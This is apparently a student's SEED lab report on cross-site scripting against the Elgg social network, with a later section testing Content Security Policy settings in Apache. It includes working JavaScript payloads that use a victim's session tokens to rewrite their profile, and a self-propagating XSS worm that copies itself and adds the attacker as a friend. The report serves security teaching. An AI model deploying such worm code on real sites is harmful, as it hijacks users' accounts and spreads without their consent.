
```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var edit = "&description=Friends of Samy did this.";
var access = "&accesslevel[description]=2"
//Construct the content of your url.
var content=token + ts + userName + edit + access + guid; //FILL IN
var samyGuid=59; //FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Aside from filling in the prompts, I also had to add in the accesslevel param into content and set it to 2 to get the editing to work.

The above launched a POST request that returned a 200 error and looked good when visiting Samy’s profile page.




I then went back to Alice's profile, and you could see her about me part changed.




Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

Line 3, which checks that the passed in user ID is NOT Samy's, is necessary to make sure the attack does not run on Samy's own profile. I removed the line, and visited Samy's profile page. Without that check the malicious code ran on Samy's own profile and altered the About Me section.



3.7 Task 6: Writing a Self-Propagating XSS Worm

First, I tested out the DOM API code that showed an alert window. I inserted the code in Samy's about me page again. It worked:




Next, I set up the code by combining the previous scripts to add Samy as a friend and alter the user's profile page. I also added in the worm code provided above. The script I saved into Samy's About Me section was:


```
<script id="worm">
window.onload = function(){

        // worm code
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var edit = "&description=Friends of Samy did this." + wormCode; //adding in wormcode where.
var access = "&accesslevel[description]=2"
//Construct the content of your url.
var content=token + ts + userName + edit + access + guid; //FILL IN
var samyGuid=59; //FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
```

```
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);

// Add friend request
var AjaxTwo=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.seed-server.com/action/friends/add?friend=59" + ts + token; //FILL IN
//Create and send Ajax request to add friend
AjaxTwo=new XMLHttpRequest();
AjaxTwo.open("GET", sendurl, true);
AjaxTwo.send();
}
}
</script>
```


As Alice, I visited Samy's page. You can see the POST and GET requests that returned a 302 go off in the network tab. I'm not quite sure why there was a redirect, but the attack still seemed to go off correctly.




I then visited Alice's profile, and you can see her About Me section was updated, and Samy is now her friend.




Next, I logged out and logged in as user Boby. I visited Alice's profile page. You can see the same two POST and GET requests firing off from Alice's page.



And then I confirmed Boby's profile changed and that Samy is now his friend.





The above code was executed using the DOM API method, since the lab mentioned that was a requirement. I did not try the link version.

3.8 Elgg's Countermeasures

No steps taken here.

4 Task 7: Defeating XSS Attacks Using CSP

4.1 Experiment Website setup

No steps taken here.

4.2 The web page for the experiment

No steps taken here.


4.3 Setting CSP Policies

No steps taken here.

4.4 Lab tasks


1. Describe and explain your observations when you visit these websites.

A:




Website A does not have any csp settings active in the config file, so it shows all the sections 1-7 without issue. Clicking the #7 button also works.


B



Website B has csp settings enabled, and only allows self and example70.com as a source, so lines 4 and 7 work because they are from self and example70.com, respectively. The button click does not work.

C





Website C loads through the php index file. That file sets csp policy to accept sources from self, nonce-111-111-111 and example70.com. You can see above lines 1, 4, and 6 work ok.

2. Click the button in the web pages from all the three websites, describe and explain your observations.

A: works

The button click works and shows the alert window from the JS code.

B: no

Nothing happens on a button click.

C: no

Nothing happens on a button click.


3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

Code change in the apache config file:

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
            default-src 'self'; \
```

```
        script-src 'self' *.example70.com *.example60.com\
    "
</VirtualHost>
```

Site:




You can see above that source 5 and 6 now display OK.

